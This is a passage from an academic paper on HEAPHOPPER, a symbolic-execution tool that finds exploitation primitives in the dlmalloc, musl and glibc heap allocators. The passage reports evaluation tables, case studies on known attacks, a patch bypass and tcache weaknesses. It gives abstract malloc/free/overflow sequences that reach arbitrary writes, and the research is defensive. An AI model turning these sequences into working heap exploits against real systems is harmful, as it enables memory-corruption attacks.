To detect an arbitrary write exploitation primitive, we check any write to a symbolic location happening while executing a `malloc` or a `free`. Specifically, we query the constraint solver to check if it is possible to redirect a write to a specific memory region as the write's target ($WT$). If this is true, we consider this write as an arbitrary write. To distinguish between the *AW* and *AWC* exploitation primitives, we check if, before the arbitrary write to $WT$ happens, there is any constraint on the content of $WT$. In case $WT$ does not contain any constraint, we consider this arbitrary write as *AW*, otherwise we consider it as *AWC*.

## 5.3 Symbolic Heap Pointer Handling

During symbolic execution, transactions can introduce symbolic memory into the allocator's metadata. When the allocator operates on its internal structures, those symbolic bytes might then be used directly or as an offset for a memory access. The location of these memory accesses can have overwhelmingly many possible solutions. In cases where the retrieved value ends up in the condition of a branching instruction, this large solution space can cause a substantial workload for the SMT solver, and ultimately lead to a state explosion, slowing down the symbolic execution significantly. To mitigate this issue, we developed a three-step procedure, including a new approach designed specifically for the type of analysis that HEAPHOPPER performs.

In the first step, we filter out symbolic memory accesses that are in fact well-bounded and need no specific treatment. Therefore, we ask the `SMT` solver to check if the number of solutions for the target of a symbolic access is less or equal than a threshold $T1$ (in our experiments, 16). If this is true, we add proper constraints to the memory locations where the memory access happened, and we continue with the symbolic execution.

The second strategy was specifically designed to handle an allocator's symbolic metadata, and attempts to concretize resulting memory accesses to attacker-controlled regions. If this concretization is possible, we will add proper constraints to the attacker-controllable memory locations where the memory access happens, and resume symbolic execution. The basic intuition behind this strategy is that if a symbolic memory access happens to a symbolic location that can be concretized to more than $T1$ values, it is likely that an attacker has enough control over it to redirect this access to an attacker-controlled location. From an attacker point of view, it is actually convenient to redirect symbolic *reads* to attacker-controlled memory to bypass checks that the heap allocator performs. At the same time, if an attacker can control the target of a symbolic *write*, this becomes an arbitrary write exploitation primitive, as explained before. Empirically, we found that this strategy is effective in keeping the complexity of constraints low, while still exploring all the exploitation possibilities allowed by a specific list of transactions.

If this second strategy fails, we resort to a third strategy, which consists of concretizing the memory access to all possible values, up to a threshold $T2$, much higher than $T1$ (in our experiments, 4,096). It is important to notice that this third strategy is only used as a last resort, as adding so many concretization possibilities will likely result in having constraints of an intractable complexity.

### 5.4 Symbolic Execution Optimizations

A key challenge faced by symbolic execution is scalability, both in terms of execution time and memory consumption. We addressed both issues mainly by minimizing the number of symbolic bytes in memory, thereby keeping state explosion and the complexity of constraints in a feasible range.

Additionally, we decided to use a depth-first instead of a breadth-first path exploration technique, which led to a significant speedup. This choice is motivated by the fact that in our analysis we are interested in finding if there exists *any* way in which the execution of a sequence of transactions can lead to an exploitation primitive, while we are not interested in finding all the possible states reachable during its execution.

## 6 PoC Generation

In the final step, HEAPHOPPER generates a proof-of-concept program for each sequence that reached an exploitation primitive, based on the interaction sequence's source code (which contains placeholder, undefined variables) and the data from the symbolic execution.

The generated PoC program serves two purposes: First, it provides a concrete execution example of how a specific exploitation primitive is reached, supporting the manual analysis of HEAPHOPPER's result. Second, it verifies that the path found by HEAPHOPPER indeed reaches the exploitation primitive in a concrete execution, and not as a side-effect of the symbolic execution.

To generate PoCs, HEAPHOPPER first transforms all the symbolic bytes into corresponding concrete values that make the concrete execution reaching the same exploitation primitive. This is achieved by solving the symbolic bytes' constraints, collected during the symbolic execution of the considered sequence of transactions.

After converting the symbolic bytes into concrete values, HEAPHOPPER transforms the original source as follows. First, it replaces all the memory locations that contained symbolic variables during the symbolic execution with their concrete representation. Then, it replaces the symbolic memory reads into memory, representing indirect interactions with the heap, with the values received from concretizing their symbolic bytes.

The key challenge with this process is that the results of concretizing symbolic bytes are not just constants, but often represent pointers containing virtual addresses from the symbolic execution or specific offsets between two objects in memory. Therefore, we cannot just use the values as they are, because they are dependent on the memory layout that is set by the runtime environment, the output of the compilation, and the linking of the new PoC binary. In order to solve this issue, we use our knowledge about the runtime environment during the symbolic execution to identify pointers and their offsets with respect to the base of their particular memory segment.

Additionally, we utilize this knowledge to identify constants that represent offsets between objects in memory. To detect this, we check if the offset from a constant added to the address of its memory location and any object in memory is below a certain threshold (set to 32 bytes in our experiments). If that is the case, we replace the constant with a dynamic calculation of the represented offset.

## 7 Evaluation

We evaluated HEAPHOPPER on 5 different revisions across 3 allocator implementations [1, 2, 31].

The model we use for HEAPHOPPER is based on the heap as the state. The transitions of the state are defined by a set of transactions described in Section 4.1. These transactions are bound to certain parameters. Therefore, the specification of our model is bound to these parameters as well. The model specifications for each experiment can be found in Table 1.

We chose these bounds as a tradeoff between the maximum number of transactions previously known to be necessary to reach exploitation primitives and the cost of the computing power necessary to run HEAPHOPPER. The allocation sizes represent three different magnitudes of allocations, which potentially fall in three different bin sizes, and are based on our automatic finding of allocation sizes' boundaries (see Section 4.1). Furthermore, we chose two different overflow sizes to simulate a full 64-bit overflow (which is the register's size of the architectures targeted by the analyzed allocators) and a one-byte overflow. We also had to bound the maximum memory consumption to 32GB, to keep the computing resources needed within our budget. For this reason, every instance that took more than 32GB of memory was killed and marked as failed.

This configuration resulted in 5,016 explored model paths. Our experiment was run using a cloud with 300 nodes, each of them having 1 core and 32GB of memory. The average computing time for each tested allocator was 16 hours with an average failure rate caused by memory exhaustion of 5%.

### 7.1 Results Overview

Table 2 summarizes our results. For every allocator, we split the findings based on the security property violated. We then parse the types of transactions used in each path and calculate

| Experiment name | Evaluation Section | types of transactions | Depth | *M* sizes | *O* sizes | *UAF* sizes | *M* bytes | *AW* size | *FF* size |
|---|---|---|---|---|---|---|---|---|---|
| Allocator comparison | 7.2, 7.3, 7.4 ,7.5 | *M*, *F*, *O*, *DF*, *FF*, *UAF* | 7 | 20, 200, 2000 | 1, 8 B | 32 B | 0 B | 32 B | 32 B |
| fastbin_dup | 7.6 | *M*, *F*, *UAF* | 8 | 8 | None | 8 B | 0 B | 32 B | None |
| house_of_einherjar | 7.6 | *M*, *F*, *O* | 7 | 56, 248, 512 | 1 B | None B | 0 B | 32 B | None |
| house_of_spirit | 7.6 | *M*, *F*, *FF* | 4 | 48 | None | None | 0 B | 32 B | 32 B |
| overlapping_chunks | 7.6 | *M*, *F*, *O* | 8 | 120, 248, 376 | 1 B | None | 0 B | 32 B | None |
| unsafe_unlink | 7.6 | *M*, *F*, *O* | 6 | 128 | 1 B | None | 0 B | 32 B | None |
| unsorted_bin | 7.6 | *M*, *F*, *O*, *DF*, *FF*, *UAF* | 7 | 20, 200, 2000 | 1, 8 B | 32 B | 0 B | 32 B | 32 B |
| poison_null_byte | 7.6 | *M*, *F*, *O* | 12 | 128, 256, 512 | 1 B | None | 0 B | 32 B | None |
| house_of_lore | 7.6 | *M*, *F*, *UAF* | 9 | 100, 1000 | None | 32 B | 0 B | 32 B | None |
| null-byte | 7.7 | *M*, *F*, *O* | 12 | 128, 256, 512 | 1 B | None | Chunk-size | 32 B | None |
| tcache | 7.8 | *M*, *F*, *O*, *DF*, *FF*, *UAF* | 7 | 20, 200, 2000 | 1, 8 B | 32 B | 0 B | 32 B | 32 B |

Table 1: The concrete model specification used in each experiment. This table shows the list of transactions used, as well as the maximum amount of transactions for each permutation. Additionally, we display the concrete sizes used for *M* and the concrete lengths used for *O* and *UAF*. Furthermore, the different amounts of symbolic bytes placed into memory are given for new allocations returned by *M*, the *AW* target, and the *FF* objects. In addition to the limits in this table, we also used a threshold *T2* during pointer handling of 4,096 (see Section 5.3), and we limit the memory usage of the symbolic execution engine while exploring a single compiled exploitation attempt to 32GB.

| Allocator | ***OA*** | ***NHA*** | ***AWC*** | ***AW*** |
|---|---|---|---|---|
| dlmalloc 2.7.2 | (M,F,O): *M-M-M-F-O-M*<br>(M,F,UAF): *M-M-M-F-UAF-M-M* | (M,FF): *FF-M*<br>(M,F,O): *M-M-O-F-M*<br>(M,F,UAF): *M-M-F-UAF-M-M* | | (M,F,FF): *M-FF-F*<br>(M,F,O): *M-M-O-F*<br>(M,F,UAF): *M-M-F-UAF-M* |
| dlmalloc 2.8.6 | (M,F,O): *M-M-M-F-O-M*<br>(M,F,UAF): *M-M-M-F-UAF-M-M* | | (M,F,O): *M-M-M-F-O-O-F* | |
| musl 1.1.9 | (M,F,O): *M-M-M-F-O-M*<br>(M,F,UAF): *M-M-M-F-UAF-M-M* | (M,FF): *FF-M*<br>(M,F,UAF): *M-M-F-UAF-M-M* | (M,F,FF): *M-FF-F* | (M,F,UAF): *M-M-F-UAF-M*<br>(M,F,FF): *M-M-F-FF-M-M* |
| ptmalloc 2.23 | (M,F,O): *M-M-M-F-O-M*<br>(M,F,UAF): *M-M-M-F-UAF-M-M* | (M,FF): *FF-M*<br>(M,F,O): *M-M-M-O-F-M*<br>(M,F,UAF): *M-M-F-UAF-M-M* | (M-F-FF): *M-FF-F*<br>(M,F,O): *M-M-O-F* | (M,F,UAF): *M-M-F-UAF-M* |
| ptmalloc 2.26 | (M,F,O): *M–M-O-F-M*<br>(M,F,UAF): *M-M-M-F-UAF-M-M* | (M,FF): *FF-M*<br>(M,F,UAF): *M-M-F-UAF-M-M* | | (M,F,UAF): *M-M-F-UAF-M*<br>(M-F-FF): *M-FF-F* |

Table 2: Summary of the transactions necessary to violate the different security properties in the analyzed allocators' implementations. For each allocator, the table shows (within parenthesis) the set of transactions necessary to violate a specific security property. Every set is followed by an example of a transaction list violating the considered security properties using transactions in the given set. Within the same cell, sets are listed sorted by the size of their corresponding list of transactions. Two important results are immediately clear from the table: The newer version of `dlmalloc` is stronger than the older one (since it does not allow *NHA* and *AW*), while the newer version of `ptmalloc` surprisingly introduces a new attack vector to achieve *AW*. Specifically, in this new version, *M-FF-F* achieves *AW*, instead of just *AWC* (see Section 7.8 for details).

their set. Afterwards, we group the list of transactions by those sets and sort each group by the number of transactions needed to violate the considered security property. Finally, we display each set for every exploitation primitive in the table, together with one of the paths with the shortest size, as an example of a list of transaction violating the considered security property.

For instance, consider `dlmalloc 2.7.2`, where a *NHA* exploitation primitive can be reached with three different sets of transactions. In this case, the shortest sequence lengths are two, five, and six, respectively.

In Table 3, we show all the known attacks on `ptmalloc` we were able to reproduce. The rediscovery of these attacks across different allocators can be identified by comparing the list of transactions in Table 3 with those in Table 2.

## 7.2 Allocator: dlmalloc

The first library we analyzed is `dlmalloc`, which represents one of the oldest allocator implementations that is still maintained. With its "textbook-like" design, it serves as a perfect base to evaluate the advances in design and security of more recent allocators. The fact that a lot of the newer allocators are still inspired by `dlmalloc` or even based on the original code, makes this result an even better measurement of the allocator's evolution.

Since the first release of `dlmalloc` in 1993, there have been multiple changes to the code base, including a couple of security hardening in 2005. Therefore, we analyzed two releases of `dlmalloc`, `2.7.2`, the latest version without any security hardening and `2.8.6`, the latest available version, released in 2012.

**dlmalloc 2.7.2.** Comparing the list of transactions, HEAPHOPPER rediscovered all known attacks against `ptmalloc` from Table 3 that are feasible inside the defined bounds, and thereby confirms that the original implementation was already vulnerable to them. In this allocator, the sequence *M-M-O-F* produces an *AW*. This attack scenario is typically called *unlinking attack*, and it is typically mitigated in more modern allocators [28]. In this allocator, we also found a new way to reach an *AW* based on a fake-free.

**dlmalloc 2.8.6.** The issue of having a relatively vulnerable allocator implementation was already addressed in version 2.8.0, released in 2005 and improved until the latest version in 2012. We analyzed this newer version of `dlmalloc` to objectively evaluate how effective those additional security mechanisms are, and how they would perform compared to the simultaneously evolved `ptmalloc`. If we compare the results to the known attacks from Table 3 again, we only find two attacks that lead to an *OA*. Additionally, we find one new way of reaching an *AWC*.

In order to better understand what causes this difference in the results with respect to version `2.7.2`, we took a look at the code changes. After manually analyzing the additional checks, we figured out that the main reason for the good result is the relatively simple implementation of `dlmalloc` combined with effective consistency checks that further reduce the attack surface. A good example is a check introduced for handling pointers inside the heap metadata. Before any operation based on a pointer's value is performed, the value is compared against the base address of the heap's current memory range. In case the value points below that base, it is considered invalid and the program aborts. This check is the reason why we did not find any way to trigger a *NHA* in this version of `dlmalloc`.

## 7.3 Allocator: musl

One of the allocators inspired by `dlmalloc` is the C-library `musl`. Similar to the latest `dlmalloc`, it contains basic consistency checks to protect against metadata manipulation. However, the results look similar to `dlmalloc` version `2.7.2`, with the only difference being that we did not find a path to reach a *NHA* through an overflow and a constraint was added to the new *AW* attack we found. Therefore, we can conclude that, inside our model's bounds, the checks introduced in the newer version of `dlmalloc` are far more effective than the ones implemented in `musl`.

## 7.4 Allocator: glibc

Another allocator inspired by `dlmalloc` is `ptmalloc`, used in `glibc`. `ptmalloc` is a significant more advanced version of `dlmalloc`, with a lot more complexity introduced to support performance. Because `glibc` is the de facto standard in the Linux world, `ptmalloc` is also widely used in practice and therefore, security researchers have extensively explored its exploitability [44]. Similar to `dlmalloc`, we tested two different versions of this allocator.

**ptmalloc 2.23.** Version `2.23` of `ptmalloc` has been released in 2016, and it is currently used in `Ubuntu 16.04 LTS`. HEAPHOPPER discovered all known attacks from Table 3 that are inside our model's bounds. Additionally, HEAPHOPPER found a new way to get an *AWC* based on a fake-free similar to the one in `musl`. With this result `ptmalloc` is only slightly better than `dlmalloc` version `2.7.2`, with additional checks restricting two of the *AWs* to *AWCs*. Considering that version `2.23` was released in 2016 and comparing this result to `musl` and `dlmalloc` version `2.8.6`, we did not expect these relatively bad results. The main reason for this is the significantly higher complexity in the implementation, leading to a bigger attack surface. Even though a lot of different consistency checks have been introduced, according to our results many of them are proven to be mostly ineffective, as HEAPHOPPER found paths that bypassed them.

**ptmalloc 2.26.** Version `2.26` of `ptmalloc` comes with new consistency checks, including Chris Evans' patch, discussed in Section 2.3, and uses a new layer for handling free chunks called `tcache`. Being the latest release, and because of the additional consistency checks, we expected it to be stronger than version `2.23`, and significantly stronger than `dlmalloc` version `2.7.2`. However, the results indicate that the new release is rather a step backward in terms of security, with a new *AW* and an almost similar result for the other exploitation primitives. In fact, considering the *AWs*, this library is the weakest across all allocators apart from the textbook `dlmalloc` version `2.7.2`. When analyzing the changes in the code to figure out what causes this result, we traced down the problem to the newly introduced `tcache` structures. To get more insights into this issue we specifically studied the influence of `tcache` in the overall `ptmalloc` security, as described in Section 7.8

## 7.5 Summary

Our results show that a "textbook implementation" of a heap allocator, such as the one used by `dlmalloc` version `2.7.2`, does not offer an effective protection against memory corruption. Conversely, as expected, security-enhanced versions, such as `dlmalloc` version `2.8.6` and `musl`, are much more robust against exploitation.

However, adding additional complexity to the design, as in `ptmalloc`, makes the implementation of consistency checks challenging. This results in a surprisingly weak result for the recently published `ptmalloc` version `2.26`, which is only slightly stronger than `dlmalloc` version `2.7.2` from 2005, and weaker than `ptmalloc` version `2.23` for what concerns reaching an *AW* exploitation primitive.

| Technique | Exploitation Primitive | List of Transactions | Runtime |
|---|---|---|---|
| fastbin_dup | *NHA* | *M-M-F-UAF-M-M* | 9.93*s* |
| house_of_einherjar | *NHA* | *M-M-O-F-M* | 51.10*s* |
| house_of_spirit | *NHA* | *FF-M* | 9.22*s* |
| overlapping_chunks | *OA* | *M-M-M-F-O-M* | 14.05*s* |
| unsafe_unlink | *AWC* | *M-M-O-F* | 13.80*s* |
| unsorted_bin | *AW* | *M-M-F-UAF-M* | 9.54*s* |
| poison_null_byte | *OA* | *M-M-M-F-O-M-M-F-F-M* | 603.40*s* |
| house_of_lore | *NHA* | *M-M-F-M-UAF-M-M* | 18.72*s* |

Table 3: Summary of the known attacks techniques against `ptmalloc` that HEAPHOPPER has been able to reproduce. Each attack is presented with the reached exploitation primitive and the minimum number of transactions needed to reach it. Additionally, we show the unique list of transactions, which can be compared against the results in Table 2. In the last column we give HEAPHOPPER's runtime to find a path that reaches the exploitation primitive based on an interaction model representing this technique.

## 7.6 Case Study: Reproducing Known Attacks on ptmalloc

In this case study we want to test whether HEAPHOPPER is able to find known attacks against `ptmalloc`, and how we can use these results to evaluate other allocator implementations. The biggest collection of known heap attacks affecting `ptmalloc` is the `how2heap` repository [44].

Therefore, we translated each of the attacks into a composition of our transactions, and set the bounds for allocation and overflow sizes accordingly. Afterwards, we ran HEAPHOPPER with each these compositions against `ptmalloc` version `2.23`. The results can be found in Table 3. For the interested reader, we included the sequence of transactions and the resulting PoC in Appendix A.4 and Appendix A.5, respectively. We found the path that leads to the expected exploitation primitives for all the cases listed in Table 3. Notably, HEAPHOPPER was unable to reproduce the so-called *house of force* technique. This technique relies on an integer overflow, which is then coupled with a dynamic allocation size that is based on the current heap offset. HEAPHOPPER is bounded by specific allocation sizes, which can be symbolic but not completely arbitrary, hence, the *house of force* technique is not reproducible inside our bounds.

The results of this case study show how HEAPHOPPER is able to find those attacks, which have been individually found over years by different vulnerability researchers, in a systematic way through our bounded model checking approach. Furthermore, HEAPHOPPER is able to identify the presence of similar attacks against other allocator implementations, disproving the effectiveness of newly introduced checks.

## 7.7 Case Study: 1-null-byte overflow

With the uncertainty of the effectiveness of the patched introduced by Chris Evans (as discussed in Section 2.3), this issue is a great showcase to demonstrate the abilities of HEAPHOPPER to verify specific changes and checks even for more complex techniques. Therefore, we build a `ptmalloc` shared library from the commit introducing the new check, and used the transactions for the *poison_null_byte* from the previous evaluation. We also used the same configuration with the addition of having each allocated chunk filled with symbolic memory. The resulting sequence is shown in Appendix A.1. With this setup, HEAPHOPPER, in about 4 hours, was able to identify a bypass to Chris Evans' patch similar to the recently published workaround [44] (which we already showed in Figure 1), by setting a "fake" previous size. For the interested reader, the resulting PoC is provided in Appendix A.3

Given this result, we analyze the shortcomings of the patch and identified that the problem stems from the fact that the consistency check uses values obtained by using the manipulated offsets in the previous size. Hence, we implemented an alternative patch that verifies the previous sizes before using them for any calculation. However, due the complexity caused by indirections that these checks face, it is hard to evaluate their effectiveness by hand. Therefore, we ran HEAPHOPPER again with the same bounds against `ptmalloc`, with our patch in-lieu of Chris Evans'. HEAPHOPPER could not find any path that reached an *OA*, showing that our patch is indeed protecting against the *poison NULL byte* attack. Consequently, we proposed our patch to the `glibc` maintainers, where it is currently under review [15].

This case study shows how HEAPHOPPER is able to verify the effectiveness of new security checks and can help to make objective design choices, while developing new security features for an allocator implementation.

## 7.8 Case Study: tcache

In the experiment in Section 7.1, we discovered an unexpected weak result for the latest `ptmalloc` version. We traced the problem down to a new structure introduced called thread cache (`tcache`). This structure is designed to keep track of freed chunks, and it is placed as a cache before the traditional list of free chunks.

In order to analyze its effects on the overall security of `ptmalloc`, we compiled the newest release of `ptmalloc` once with `tcache` enabled and once without. We used the same bounds as in the original experiment, and ran HEAPHOPPER on both versions of the library. The effects of enabling `tcache` on the exploitation primitives discovered by HEAPHOPPER can be summarized as follow:

- *OA*: When `tcache` is enabled, all the constraints that would otherwise limit an attacker trying to achieve *OA* are not present anymore.

• *NHA*: Similar to the *OA* case, the constraints on the contents of the memory area to be allocated are not present anymore.

• *AW*: On the latest `ptmalloc` without `tcache`, the only way we found to obtain an unconstrained arbitrary write (*AW*) required a *UAF* (specifically, this technique is typically called `unsafe_unlink`, see Table 3). However, when enabling `tcache`, a new possibility of achieving unconstrained arbitrary writes is introduced. Specifically, it is possible to achieve an *AW* using a fake-free operation.

After manually analyzing the implementation of `tcache`, we found that it completely omits all the security checks on the traditional list of free chunks, by establishing another layer of free-lists that is used before the original structures.

With this result, HEAPHOPPER exposed the significance of this design change in `ptmalloc`. It was able to identify severe security implications that invalidated the efforts of former consistency checks. Ultimately, this case study shows how HEAPHOPPER can be used to systematically identify critical issues in new additions to an allocator implementation, with the potential of exposing them before they are released into production systems.

Since we discovered this issue, we have contacted the `glibc` maintainers to make them aware of the security implications of `tcache` [17].

# 8 Limitations and Future Work

HEAPHOPPER is affected by limitations regarding both the used models and the symbolic execution engine.

## 8.1 Model Limitations

The first limitation of our approach is the need to manually specify the types of transactions that an attacker can perform. This limitation has two consequences.

First of all, we cannot reason about transactions that could be possible in specific attack scenarios, but were not implemented in HEAPHOPPER. Secondly, the bounds we set in our model may cause HEAPHOPPER to miss other exploitation opportunities. For instance, we are bounding the size parameters of *M*, *O*, and *UAF* to discrete predefined values, as shown in Table 1. However, in some cases, using arbitrary values adaptively for these transactions can be the key to bypass specific security checks, as it is the case for the *house of force* technique, mentioned in Section 7.6.

In addition to arbitrary values for some of the transactions' parameters, certain known attack techniques, such as the *poisoned NULL byte*, require a large amount of transactions until they reach a malicious state in the heap. While HEAPHOPPER, in theory, does not have a limitation on the amount of transactions, an increase of this amount will result in an exponential increase in the number of permutations. Therefore, in practice, it is necessary to add bounds to the maximum number of transactions. Due to the mentioned bounds, HEAPHOPPER is not able to achieve completeness in a general scenario and does not guarantee the absence of exploitable heap states.

## 8.2 Symbolic Execution Limitations

HEAPHOPPER handles symbolic pointers as explained in Section 5.3. Consequently, the introduced thresholds might disregard solutions that would reach a new heap state, within the specified bounds.

Additionally, we are affected by the emulation correctness of the symbolic execution engine. This could affect the completeness of HEAPHOPPER's results, for example, in case a heap state cannot be reached because of some incorrect initialization of the initial heap state. Nevertheless, by using the PoC generation described in Section 6, HEAPHOPPER allows for the verification of its results by a human analyst.

## 8.3 PoC Generation Imprecisions

One of HEAPHOPPER's contributions is the automatic generation of proof-of-concept programs demonstrating effective heap metadata corruption exploits. Unfortunately, as HEAPHOPPER is built on top of the `angr` binary analysis framework, it suffers from some of the limitations of the framework itself. These include the assumptions `angr` makes about the memory layout (leading to incorrect memory offsets in the PoC), and limitations that it suffers during the handling of complex symbolic memory accesses (leading in over-relaxed constraints in PoC generation). These two issues cause some of the PoCs generated by HEAPHOPPER to attempt to read from or write to invalid memory or to process incorrect data, resulting in segmentation faults or heap implementation assertions rather than producing an actual attack. These issues affect about 5% of the generated PoCs for the most recent version of `ptmalloc` and 13% of the generated PoCs for the most recent version of `dlmalloc`.

More precisely, the first issue causes valid PoCs to fail and, since HEAPHOPPER discards all failing PoCs, it will ultimately cause false negatives. Conversely, the second issue leads to false positives. In particular, when dealing with fake-free transactions, the relaxation of the constraints defining the fake `freed` chunk can result in a state incorrectly detected as vulnerable. From testing a subset of PoCs, we estimate the false positive rate (among the PoCs that do not run properly) to be between 5% to 10%. The results in Section 7 solely contain verified, working PoCs.

## 8.4 Future Work

Implementing additional transactions would allow one to find weaknesses triggered by specific error conditions. As

an example, a "single bitflip" transaction could be used to test the resilience of an allocator against the well-known rowhammer attack [29]. Increasing the type of possible transactions and their number may require some changes to improve the performance of HEAPHOPPER, since the number of paths to be analyzed would inevitably increase. In this case, techniques to "cache" already-explored paths (or part of a path) within our model could be used to both speed-up the symbolic execution and lower the memory consumption.

## 9 Related Work

In this section, we frame our paper in the context of related work in the field.

**Automatic exploit generation.** Our work with HEAPHOPPER is tangentially related to the field of Automatic Exploit Generation, which focuses on automatically identifying [10] and exploiting [4, 5, 8, 14, 24, 26, 27, 42, 53] software vulnerabilities. However, HEAPHOPPER does not look at the client software that utilizes heap implementations, but instead assumes that this software will have a vulnerability and examines the potential impact of that vulnerability on the heap.

**Heap exploitation.** Partially due to the recent progress in defenses against simpler software exploitation attack vectors (like stack-based buffer overflows), heap-based exploitation has become more prevalent. Exploiting invalid-free and use-after-free vulnerabilities usually requires *heap massaging* or *Heap Feng Shui*, which refers to the action of chaining multiple basic heap operations to obtain an ideal layout of allocated chunks in heap memory for the purpose of exploitation [40, 49]. Work in automated heap layout optimization makes exploiting heap vulnerabilities easier, and consequently, effective defenses are in greater demand [25].

To battle against these vulnerabilities and exploits, various mitigation techniques have been proposed. Heap-based exploitation attempts can be detected during the execution of a program with some runtime overhead [41]. Furthermore, the detection of heap-based vulnerabilities and data leaks in applications has been targeted by research [3, 52]. There have been attempts to model heap and basic heap operations like allocate and free in order to guide the automated exploitation of and defense against heap-based vulnerabilities [35, 51]. To the best of our knowledge, HEAPHOPPER is the first automated system that performs a systematic analysis of the exploitation mitigations in implementations of heap allocators.

**Automatic heap analysis.** While security analysis of heap operations has been carried out in the past [32, 34, 35, 39, 54], none has taken the form of a principled analysis of heap security directly applicable to arbitrary heap implementations. The closet work, by Repel et al. [39], explored heap vulnerabilities in the context of automatic exploit generation, but did not achieve the significant results of HEAPHOPPER's principled bounded model checking approach.

**Bounded model checking.** Model checking is a powerful technique to model a design as a finite state machine, and verify a pre-defined set of temporal logic properties. Bounded Model Checking (BMC) bounds the depth of paths that are checked during model checking, and leverages SAT solvers, instead of binary decision diagrams, in the verification process to ease the memory pressure and improve the scalability [6].

Symbolic execution is widely used in program testing and verification, especially for detecting memory-related defects [9]. We integrate symbolic execution into BMC to allow for an easy and precise construction of finite state automata and a straightforward modeling and verification of security properties. Essentially, HEAPHOPPER creates a symbolic finite automaton during the symbolic execution of each generated program in a white-box manner. The use of a state-of-the-art SMT solver like Z3 and a modern symbolic execution engine like `angr` [46] helps improving the complexity of the problems that can be successfully examined by our system.

## 10 Conclusions

In this paper, we presented HEAPHOPPER, a novel, fully automated tool, based on model checking and symbolic execution, to analyze, in a principled way, the exploitability of heap implementations, in the presence of memory corruption. Using HEAPHOPPER, we were able to identify both known and previously unknown weaknesses in the security of different heap allocators. HEAPHOPPER showed that many security checks can be easily bypassed by attackers (and especially the negative impact that recent optimizations to the standard `glibc` allocation implementation have had on its security) and, at the same time, it helped in implementing and evaluating more secure checks.

We envision that HEAPHOPPER will be used in the future both by security researchers and allocators' developers to test and improve the security of existing and future heap implementations. To this end, we have presented an in-depth evaluation of HEAPHOPPER and we are releasing it as an open-source tool.

## 11 Acknowledgments

We would like to thank our shepherd, Brendan Dolan-Gavitt, for his help and comments.

This material is based on research sponsored by DARPA under agreement numbers FA8750-15-2-0084 and HR001118C0060, and by the NSF under agreement CNS-1704253. The U.S. Government is authorized to reproduce and distribute reprints for Governmental purposes notwithstanding any copyright notation thereon. The views and

conclusions contained herein are those of the authors and should not be interpreted as necessarily representing the official policies or endorsements, either expressed or implied, of DARPA or the U.S. Government.

## References


[1] glibc libc. https://www.gnu.org/software/libc/libc.html, 2017.

[2] musl libc. https://www.musl-libc.org/, 2017.

[3] ALEXANDER III, W. P., LEVINE, F. E., REYNOLDS, W. R., AND URQUHART, R. J. Method and system for shadow heap memory leak detection and other heap analysis in an object-oriented environment during real-time trace processing, 2003. US Patent 6,658,652.

[4] AVGERINOS, T., CHA, S. K., REBERT, A., SCHWARTZ, E. J., WOO, M., AND BRUMLEY, D. Automatic exploit generation. *Communications of the ACM 57*, 2 (2014), 74–84.

[5] BAO, T., WANG, R., SHOSHITAISHVILI, Y., AND BRUMLEY, D. Your exploit is mine: Automatic shellcode transplant for remote exploits. In *Proceedings of the IEEE Symposium on Security and Privacy (S&P)* (2017).

[6] BIERE, A., CIMATTI, A., CLARKE, E. M., STRICHMAN, O., ZHU, Y., ET AL. Bounded model checking. *Advances in computers 58*, 11 (2003), 117–148.

[7] BITTAU, A., BELAY, A., MASHTIZADEH, A., MAZIÈRES, D., AND BONEH, D. Hacking blind. In *Proceedings of the IEEE Symposium on Security and Privacy (S&P)* (2014).

[8] BRUMLEY, D., POOSANKAM, P., SONG, D., AND ZHENG, J. Automatic patch-based exploit generation is possible: Techniques and implications. In *Proceedings of the IEEE Symposium on Security and Privacy (S&P)* (2008).

[9] CADAR, C., DUNBAR, D., ENGLER, D. R., ET AL. KLEE: Unassisted and automatic generation of high-coverage tests for complex systems programs. In *Proceedings of the USENIX Symposium on Operating Systems Design and Implementation (OSDI)* (2008).

[10] CHA, S. K., AVGERINOS, T., REBERT, A., AND BRUMLEY, D. Unleashing mayhem on binary code. In *Proceedings of the IEEE Symposium on Security and Privacy (S&P)* (2012).

[11] CONTI, M., CRANE, S., DAVI, L., FRANZ, M., LARSEN, P., NEGRO, M., LIEBCHEN, C., QUNAIBIT, M., AND SADEGHI, A.-R. Losing control: On the effectiveness of control-flow integrity under stack attacks. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)* (2015).

[12] COWAN, C., PU, C., MAIER, D., WALPOLE, J., BAKKE, P., BEATTIE, S., GRIER, A., WAGLE, P., ZHANG, Q., AND HINTON, H. Stackguard: Automatic adaptive detection and prevention of buffer-overflow attacks. In *Proceedings of the USENIX Security Symposium (USENIX Security)* (1998).

[13] COWAN, C., PU, C., MAIER, D., WALPOLE, J., BAKKE, P., BEATTIE, S., GRIER, A., WAGLE, P., ZHANG, Q., AND HINTON, H. Stackguard: Automatic adaptive detection and prevention of buffer-overflow attacks. In *Proceedings of the USENIX Security Symposium (USENIX Security)* (1998).

[14] DI FEDERICO, A., CAMA, A., SHOSHITAISHVILI, Y., KRUEGEL, C., AND VIGNA, G. How the ELF ruined Christmas. In *Proceedings of the USENIX Security Symposium (USENIX Security)* (2015).

[15] ECKERT, M. [PATCH] malloc/malloc.c: Mitigate null-byte overflow attacks. https://sourceware.org/ml/libc-alpha/2017-10/msg00773.html, 2017.

[16] ECKERT, M. angr/heaphopper. https://github.com/angr/heaphopper, 2018.

[17] ECKERT, M. malloc: Security implications of tcache. https://sourceware.org/ml/libc-alpha/2018-02/msg00298.html, 2018.

[18] EVANS, C. Commit: 17f487b7afa7cd6c316040f3e6c86dc96b2eec30. https://sourceware.org/git/?p=glibc.git;a=commit;h=17f487b7afa7cd6c316040f3e6c86dc96b2eec30, 2017.

[19] EVANS, C. Further hardening glibc malloc() against single byte overflows. https://scarybeastsecurity.blogspot.com/2017/05/further-hardening-glibc-malloc-against.html, 2017.

[20] EVANS, C., AND ORMANDY, T. The poisoned NUL byte, 2014 edition. https://googleprojectzero.blogspot.com/2014/08/the-poisoned-nul-byte-2014-edition.html, 2014.

[21] EVANS, J. Scalable memory allocation using jemalloc. https://www.facebook.com/notes/facebook-engineering/scalable-memory-allocation-using-jemalloc/480222803919/, 2011.

[22] GLOGER, W. Ptmalloc. http://www.malloc.de, 2006.

[23] GOICHON, F. Glibc adventures: The forgotten chunks. https://www.contextis.com/resources/white-papers/glibc-adventures-the-forgotten-chunks, 2015.

[24] HEELAN, S. *Automatic generation of control flow hijacking exploits for software vulnerabilities*. PhD thesis, University of Oxford, 2009.

[25] HEELAN, S., MELHAM, T., AND KROENING, D. Automatic heap layout manipulation for exploitation. In *Proceedings of the USENIX Security Symposium (USENIX Security)* (2018).

